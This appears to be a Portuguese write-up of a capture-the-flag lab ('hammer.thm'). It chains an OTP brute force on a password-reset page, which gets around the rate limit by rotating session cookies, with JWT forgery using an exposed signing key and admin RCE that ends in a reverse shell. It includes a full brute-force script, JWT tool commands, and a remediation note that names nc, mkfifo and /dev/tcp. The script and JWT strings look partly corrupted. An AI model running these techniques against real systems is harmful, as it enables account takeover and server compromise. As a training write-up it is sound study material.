
1. Primeiro deve se acessar a rota de reset_password.php.




2. Digite um valor válido de email e aperte submit.



3. Aqui entramos na etapa de enviar os otps , iremos enviar 1 muita vezes.



4. Enviamos 7 vezes e na oitava deu rate limiting , com isso iremos apagar nosso PHPSESSID e recarregar.



5. Após apagar e resetar a página ela nos devolve um novo PHPSESSID , com ele podemos fazer mais 7 tentativas , e depois mais 7 , mais 7 e vai indo , porém fazer


isso manualmente iria demorar muito , com isso o seguinte script foi criado.

```
cracking_mfa.py > @cracking_mfa
1 import requests
2 url_de_reset="http://10.67.175.31:1337/reset_password.php"
3
4 credenciais = {
5     'email': 'tester@hammer.thn'
6 }
7
8
9 headers={
10     'Host': '10.67.175.31:1337',
11     'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0',
12     'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
13     'Accept-Language': 'en-US,en;q=0.5',
14     'Accept-Encoding': 'gzip, deflate, br',
15     'Content-Type': 'application/x-www-form-urlencoded',
16     'Origin': 'http://10.67.175.31:1337',
17     'Connection': 'keep-alive',
18     'Referer': 'http://10.67.175.31:1337/reset_password.php',
19     'Upgrade-Insecure-Requests': '1',
20     'Priority': 'u=0, i'
21 }
22
23 def solicita_resetar_senha(sessao=requests.Session()):
24     response=sessao.post(url_de_reset,headers=headers,data=credenciais,allow_redirects=True)
25     return response
26
27 def enviar_opt(sessao=requests.Session(),opt):
28     response=sessao.post(url_de_reset,data=opt,headers=headers,allow_redirects=True)
29     return response
30
31 def cracking_mfa():
32     cracked=0
33     for i in range(1000,10000,6):
34         sessao=requests.Session()
35         solicita_resetar_senha(sessao)
36         for j in range(1,6):
37             opt = {
38                 'recovery_code': str(j),
39                 's': '180'
40             }
41             response=enviar_opt(sessao,opt)
42             if len(response.content) != 2202:
43                 print(response.request.headers)
44                 print(i)
45                 cracked+=1
46                 break
47             if cracked==6:
48                 break
49     cracking_mfa()
50
51
52
```


6. Esse script basicamente utiliza um for começando de 1000 e pula 6 a cada iteração e dentro dele é criado uma sessão onde fazer um post solicitando resetar senha e depois um for aninhado dentro que faz de i até i+6 , assim enviamos 6 otps ao total para cada sessão. Com isso verificamos o tamanho do content da response e se for diferente de 2202 (opt inválido) a gente printa o header da request dessa response e o i (opt).Execução a baixo.

```
(kali@kali)~/media/sf_pastaCompartilhadaVmKali/scripts
$ python3 cracking_mfa.py
{'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0', 'Accept-Encoding': 'gzip, deflate, br', 'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8', 'Connection': 'keep-alive', 'Host': '10.67.139.2:1337', 'Accept-Language': 'en-US,en;q=0.5', 'Content-Type': 'application/x-www-form-urlencoded', 'Origin': 'http://10.67.139.2:1337', 'Referer': 'http://10.67.139.2:1337/reset_password.php', 'Upgrade-Insecure-Requests': '1', 'Priority': 'u=0, i', 'Cookie': 'PHPSESSID=79kubg0k32firqb74u2pfrbn26', 'Content-Length': '24'}
1120
```

7. Recuperamos o token referente a esse pedido de reset , agora copiamos e colamos ele no cookie correspondente no storage e resetamos a página.



8. Vou colocar a senha pass12 , confirmar e logar.



9. Com isso exploit feito e pode ser executado para qualquer usuário válido , assim permitindo o roubo de qualquer conta.

✗ Vulnerabilidade encontrada

Título: Chave de assinatura de jwt exposta / servidor aceitando mais de uma chave de assinatura

Risk Rating: 10 DREAD

Resumo: Uma chave de assinatura foi encontrada no path / da aplicação , permitindo que assinássemos um jwt arbitrário de role admin e especificando o kid para o path dela, assim permitindo acesso a rota de RCE como admin.

Background(Contexto adicional): Uma chave de assinatura é utilizada para criar uma assinatura para um header.payload de um jwt (composto por header.payload.signature) e assim permitindo que jwt modificados ,sem consciência da chave de assinatura para criar uma nova assinatura, sejam invalidados e servidores podem acabar aceitando uma chave somente uma ou mais de uma .

Impacto: Com a posse de uma chave de assinatura válida podemos assinar qualquer jwt arbitrário derivado do original devolvido pela plataforma e mudar valores para nos tornar admin , assim permitindo controle das funcionalidades do servidor web de forma totalmente privilegiada.

Conselhos e Remediações: Um servidor pode aceitar mais de uma chave (embora isso aumente a superfície de ataque) porém essas chaves não devem estar em lugares expostos, com isso essa chave exposta deve ser trocada de lugar e de valor.

Detalhes Técnicos e Evidências:

1. Ao logar e ir pro dashboard podemos olhar no storage do navegador a presença de um token , esse token é um jwt que podemos decodificar.

2. Pegamos esse token e usamos o script `jwted.py` para decodificar ele .

```
[kali@kali:~]# ./media/sf_pastaCompartilhadaVmKali/scripts/
$ python3 jwted.py -d eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ij92YXlvd3d3L2125a2V5MmtleS9yLm9yJpc3MiOiJodHRwOi8vaGFtbWVyLnRobSIsImF1ZC16Imh0dHA6Ly9oYWltZSIudGhtIiwiaWF0IjoxNzkxMzQ2NTM1LCJleHAiOjE3OTAzNTAxMzksImRhdGEiOnsidXNlc3p2ZC16MSwiZWZhWmwiOiJ0ZXN0ZXJaagFtbWVyLnRobSIsInJvbGUoiJic2VyIn19.WJKm7sy9J1AGNU0kG4Arfx8SaLJ9Rh_khRh8_8qVvgL4
```

JWT decodificado

```
Header:{"typ":"JWT","alg":"HS256","kid":"/var/www/mykey.key"},Payload:{"iss":"http://hammer.thm","aud":"http://hammer.thm","iat":1790346539,"exp":1790350139,"data":{"user_id":1,"email":"tester@hammer.thm","role":"user"}},Signature:WJKm7sy9J1AGNU0kG4Arfx8SaLJ9Rh_khRh8_8qVvgL4
```

3. Vemos o kid da chave jwt que iremos modificar para o path de onde achamos a outra chave, iremos mudar o role de user para admin e assim exploit concluído.

```
[kali@kali] ~/media/sf_pastaCompartilhadaVmKali/scripts$  
$ python3 jwted.py -jwt eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImRhdGEiOinsidXNlcl9pZCI6MSwiZWlhaWwiOiJ0ZXN0ZXJaaGFtbWVyLnRobSisiImF1ZC16Imh0dHA6Ly9oYmwtZSIudGhtIiwiaWF0IjoxNzkwMjUwNDAYLClleHAioiE3OTAzNTQwMDIsImRhdGEiOinsidXNlcl9pZCI6MSwiZWlhaWwiOiJ0ZXN0ZXJaaGFtbWVyLnRobSisiInJvbmGuoiJlc2YyIn19.aEMW_MexZZsX6_ZeyYM7f80LUowD9hoJP6uIocSD9gu -sh kid:/var/www/html/188ade1.key --sp 'data:{ "user_id":1,"email":"tester@hammer.thm","role":"admin"}'--exp:1799354002
```

```
JWT original  
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImRhdGEiOinsidXNlcl9pZCI6MSwiZWlhaWwiOiJ0ZXN0ZXJaaGFtbWVyLnRobSisiImF1ZC16Imh0dHA6Ly9oYmwtZSIudGhtIiwiaWF0IjoxNzkwMjUwNDAYLClleHAioiE3OTAzNTQwMDIsImRhdGEiOinsidXNlcl9pZCI6MSwiZWlhaWwiOiJ0ZXN0ZXJaaGFtbWVyLnRobSisiInJvbmGuoiJlc2YyIn19.aEMW_MexZZsX6_ZeyYM7f80LUowD9hoJP6uIocSD9gu
```

```
{ "typ": "JWT", "alg": "HS256", "kid": "/var/www/mykey.key"}, {"iss": "http://hammer.thm", "aud": "http://hammer.thm", "iat": 1790350402, "exp": 1790354002, "data": { "user_id": 1, "email": "tester@hammer.thm", "role": "user"}}, "aEMW_MexZZsX6_ZeyYM7f80LUowD9hoJP6uIocSD9gu"]  
Iat: 2026-09-25 11:33:22  
Exp: 2026-09-25 12:33:22
```

```
JWT modificado  
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImRhdGEiOinsidXNlcl9pZCI6MSwiZWlhaWwiOiJ0ZXN0ZXJaaGFtbWVyLnRobSisiImF1ZC16Imh0dHA6Ly9oYmwtZSIudGhtIiwiaWF0IjoxNzkwMjUwNDAYLClleHAioiE3OTkzNTQwMDIsImRhdGEiOinsidXNlcl9pZCI6MSwiZWlhaWwiOiJ0ZXN0ZXJaaGFtbWVyLnRobSisiInJvbmGuoiJhZG1pbjJ9fQ.aEMW_MexZZsX6_ZeyYM7f80LUowD9hoJP6uIocSD9gu  
[{"typ": "JWT", "alg": "HS256", "kid": "/var/www/html/188ade1.key"}, {"iss": "http://hammer.thm", "aud": "http://hammer.thm", "iat": 1790350402, "exp": 1799354002, "data": {"user_id": 1, "email": "tester@hammer.thm", "role": "admin"}}, "aEMW_MexZZsX6_ZeyYM7f80LUowD9hoJP6uIocSD9gu"]  
Iat: 2026-09-25 11:33:22  
Exp: 2027-01-07 15:33:22
```

4. Aqui mudamos os valores do jwt para role:admin , o exp e o kid para apontar para onde a chave estava.

```
(kali@kali)-[/media/sf_pastaCompartilhadaVmKali/scripts]
$ python3 jwted.py -s1gp eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ij92YXNvd3d3L2h0bWwvMTg4YWRLMS5rZXkiQy.eyJpc3MiOiJodHRwOi8vaGFtZWVyLnRobSisiImFlZC2CI6Imh0dHA6Ly9oYWItZXIudGhIiwiaWF0IjoxNzkxMzMwNDYyLmF0IjoEaHoiJ30tNTQwMDIsImRhdGEiOmsidXNlcl9pZC2IGMsWiZW1haWwiOiJ0ZXN0ZXJaAGftbWVyLnRobSisiInJvbGU01JhZG1pb1J9fk.56
058354ef3daa97ebab00fabd7a7d7
```

JWTED

```
JWT gerado: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiIsImtpZCI6Ij92YXNvd3d3L2h0bWwvMTg4YWRLMS5rZXkiQy.eyJpc3MiOiJodHRwOi8vaGFtZWVyLnRobSisiImFlZC2CI6Imh0dHA6Ly9oYWItZXIudGhIiwiaWF0IjoxNzkxMzMwNDYyLmF0IjoEaHoiJ30tNTQwMDIsImRhdGEiOmsidXNlcl9pZC2IGMsWiZW1haWwiOiJ0ZXN0ZXJaAGftbWVyLnRobSisiInJvbGU01JhZG1pb1J9fk.CtGndPpiris8tzYodFu
ddq7Q6anUuQKVPLSeZGdqXT18
```

5. Em seguida a gente assina o novo jwt e pegamos o jwt gerado para utilizar na rota de RCE.

[illegible]

6. Com essa chave assinada a gente pode acessar a rota de RCE e executar id que é só permitido para admin.

✗ Vulnerabilidade encontrada

Título:RCE

Risk Rating:10 (DREAD)

Resumo: Quando somos admin temos a mesma funcionalidade de user para enviar comandos para o servidor mas com permissões diferentes , com isso tendo acesso como admin conseguimos fazer um reverse shell pelo RCE.

Background(Contexto adicional): RCE é a capacidade de pela interface web usar um formulário que a entrada dele é um comando que é processado pelo servidor e nos devolve uma resposta.

Impacto: Com esse RCE conseguimos acesso ao servidor como www-data e poderíamos exfiltrar todos os dados permitidos a esse usuário e tentar escalar privilégios(Porém não era o objetivo dessa sala , como www-data conseguimos recuperar a flag em /home/ubuntu).

Conselhos e Remediações: Limitar a capacidade de executar comandos mesmo como admin , comandos que podem criar conexões com outro host (nc, mkfifo e bash com o tcp embutido do /dev/tcp) devem ser filtrados e proibidos. Além de que o RCE permitia cd .. , isso deve ser filtrado também para que algo fique somente no contexto do diretório raiz onde é executado os comandos.


Detalhes Técnicos e Evidências:

7. Supondo que já executamos a mudança do JWT para admin e assinamos o jwt , agora podemos enviar comandos como admin.


[illegible][illegible]

2. Confirmamos o RCE como admin dando ls para testar o token e depois id(não era permitido como user), agora podemos iniciar um penelope ouvindo na porta 4444 e

executar um bash.



3. Agora é só clicar em send e esperar a conexão no penelope.



4. Entramos como www-data e foi possível recuperar a flag.

Considerações Técnicas & Cheat Sheet

Lições Aprendidas

1. Quando envolver jwt mudar o token no Authorization: Bearer , esqueci de fazer isso e fiquei sendo negado de fazer RCE como admin.